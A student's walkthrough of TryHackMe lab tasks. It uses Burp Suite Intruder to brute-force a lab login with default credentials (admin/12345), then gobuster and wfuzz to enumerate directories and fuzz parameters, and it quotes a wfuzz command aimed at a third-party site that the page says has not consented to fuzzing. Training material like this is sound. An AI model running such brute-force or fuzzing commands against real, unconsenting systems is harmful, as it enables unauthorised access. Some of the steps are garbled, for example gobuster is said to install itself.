
Solution/walkthrough:

### Question 1

After entering the MACHINE IP, the Firefox will show as below.




Open the Burpsuite community edition application




## Question 2

Open Firefox, click on the FoxyProxy browser extension, and select "Burp"




## Question 3

Click the Proxy tab, then click the button "Intercept is on" and click "Send to Intruder".




Go to the Intruder tab, click the "Positions" tab then select "Cluster Bomb" in the Attack type dropdown menu.



#### Question 4

Click the "Payloads" tab and add for Payload Options.

For set 1 (username), add a few common default username entries such as "admin", "root" and "user".



For set 2 (password), add a few common default passwords such as "password", "admin" and "12345".

**1 Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set:  Payload count: 4  
Payload type:  Request count: 16

**2 Payload Options (Simple list)**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load... Remove Clear Deduplicate Add

password  
admin  
12345

Add from list... (Pro version only)

Click the "Start Attack" button, this will loop through each position list in every combination.

id	user	password	302	309
2	user	admin	302	309
3	user	12345	302	309
4	admin	12345	302	255
5	root	12345	302	309
6	user	12345	302	309

**Request** **Response**

Pretty Raw Hex [Icons]

8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.35 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36

9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9

10 Referer: http://10.10.166.34/

11 Accept-Encoding: gzip, deflate

12 Accept-Language: en-US,en;q=0.9

13 Connection: close

14


15 username=admin&password=12345

0 matches

Finished





Fill in the combination of username as “admin” and password is “12345” in the Firefox page.



### Thought Process/Methodology:

After entering the MACHINE IP, we were shown a login page. We plan to use BurpSuite to brute force the login form. To proxying traffic to BurpSuite, we open Firefox and click on the FoxyProxy browser extension and select "Burp". Then we go to the BurpSuite application and click the Proxy tab, then click the button "Intercept is on". Now we navigate back to our website, as we are intercepting our traffic, we can see BurpSuite has held our request and will not forward it on until we tell it to. Then, we will use an intruder to loop through and submit a login request using a list of default credentials, in the hopes that one of the usernames and passwords in the list is correct. We used "admin", "root" and "user" for username entries; "password", "admin" and "12345" for password entries. Click the "Start Attack" button to loop through each position list in every combination. To identify the correct combination, it will be different because typically all incorrect logins will have the same status or length. Thus, we found the username as “admin” and password as “12345” is the correct combination.

After entering the ip address, it seems like some problems has been occurred



And change a bit of it according to the given URL (The given URL has not consented to being fuzzed).

The screenshot shows the TryHackMe web interface. At the top, there's a table with columns: Title, IP Address, and Expires. The first row shows 'Day 4' as the title and '10.10.69.82' as the IP address. Below the table, there are links for 'TryHackMe | ZTH: Web 2' and 'TryHackMe | CC: Pen Testing'. The main section is titled 'Answer the questions below'. It contains a paragraph about deploying an AttackBox and a tasks machine. Below this is a text input field with the placeholder 'No answer needed' and a 'Question Done' button. The next question asks for the entire wfuzz command to query the 'breed' parameter using the wordlist 'big.txt'. A note states: 'Note: For legal reasons, do not actually run this command as the site in question has not consented to being fuzzed!'. The correct answer is provided in a text box: 'wfuzz -c-z file, big.txt http://shibes.xyz/api.php?breed=FUZZ'. Below this is another question about using Gobuster to find the API directory. The answer format is '\*\*\*\*\*'. The final question asks for the flag displayed in the correct post. The answer format is '\*\*\*{\*\*\*\*\*}'. At the bottom, there are two task cards: 'Task 7 [Day 5] Web Exploitation Someone stole Santa's gift list!' and 'Task 8 [Day 6] Web Exploitation Be careful with what you wish on a Christmas night'.

Title	IP Address	Expires
Day 4	10.10.69.82	46m 30s

**Recommended Rooms.**

[TryHackMe | ZTH: Web 2](#)

[TryHackMe | CC: Pen Testing](#)

**Answer the questions below**

Deploy your AttackBox (the blue "Start AttackBox" button) and the tasks machine (green button on this task) if you haven't already. Once both have deployed, open FireFox on the AttackBox and copy/paste the machines IP (10.10.69.82) into the browser search bar.

No answer needed Question Done

Given the URL "<http://shibes.xyz/api.php>", what would the entire wfuzz command look like to query the "breed" parameter using the wordlist "big.txt" (assume that "big.txt" is in your current directory)

Note: For legal reasons, do not actually run this command as the site in question has not consented to being fuzzed!

`wfuzz -c-z file, big.txt http://shibes.xyz/api.php?breed=FUZZ` Correct Answer Hint

Use Gobuster (against the target you deployed -- not the shibes.xyz domain) to find the API directory. What file is there?

Answer format: \*\*\*\*\* Submit Hint

Fuzz the date parameter on the file you found in the API directory. What is the flag displayed in the correct post?

Answer format: \*\*\*{\*\*\*\*\*} Submit Hint

**Task 7** [Day 5] **Web Exploitation** Someone stole Santa's gift list! Menu Close


**Task 8** [Day 6] **Web Exploitation** Be careful with what you wish on a Christmas night Menu Close

## Question 2

Type (gobuster dir -u http://10.10.69.82/ -w /usr/share/wordlists/dirb/big.txt) in command prompt to install gobuster. And wait till 100%.


```
kali@kali: ~  
File Actions Edit View Help  
~  
$ gobuster dir -u http://10.10.69.82/ -w /usr/share/wordlists/dirb/big.txt  
  
Gobuster v3.1.0  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
  
[+] Url: http://10.10.69.82/  
[+] Method: GET  
[+] Threads: 10  
[+] Wordlist: /usr/share/wordlists/dirb/big.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.1.0  
[+] Timeout: 10s  
  
2022/06/19 10:17:39 Starting gobuster in directory enumeration mode  
  
/htaccess (Status: 403) [Size: 276]  
/htpasswd (Status: 403) [Size: 276]  
/LICENSE (Status: 200) [Size: 1086]  
/api (Status: 301) [Size: 308] [→ http://10.10.69.82/api/]  
/server-status (Status: 403) [Size: 276]  
  
2022/06/19 10:27:16 Finished
```

Try to add /LICENCE or /api and so on to find the API directory.  
Hence, /api is able to find the API directory.




### Question 3

Download the wordlist from tryhackme below the *Challenge*.






Copy the link and change the date to FUZZ



Every word and chars are shown 0 except for the ID000000026  
Copy the date and paste it at the end.





The IP address will show “You have been defaced, your forums are gone” and even the link that given in tryhackme will direct us to a troll song on YouTube because it is being fuzzed. Furthermore, use the wfuzz command given and paste the URL in the question and add breed=FUZZ to precede it. Later on, type (gobuster dir -u http://10.10.69.82/ -w /usr/share/wordlists/dirb/big.txt) in the command prompt to install gobuster (if it hasn't installed yet) and wait till 100%. Thus, it will show multiple commands such as /LICENSE, /api, /server-status, /htpasswd. Use /api to find the API directory. Therefore the site-log.php will be shown in the index of /api. After that, download the wordlist in tryhackme and then type cat wordlist in the command prompt when I cd to Downloads in my kali. Later, copy the link and change the date to FUZZ. Every word and chars are shown 0 except for the ID000000026 .Copy the date and paste it at the end. Therefore, enter it and voilà.

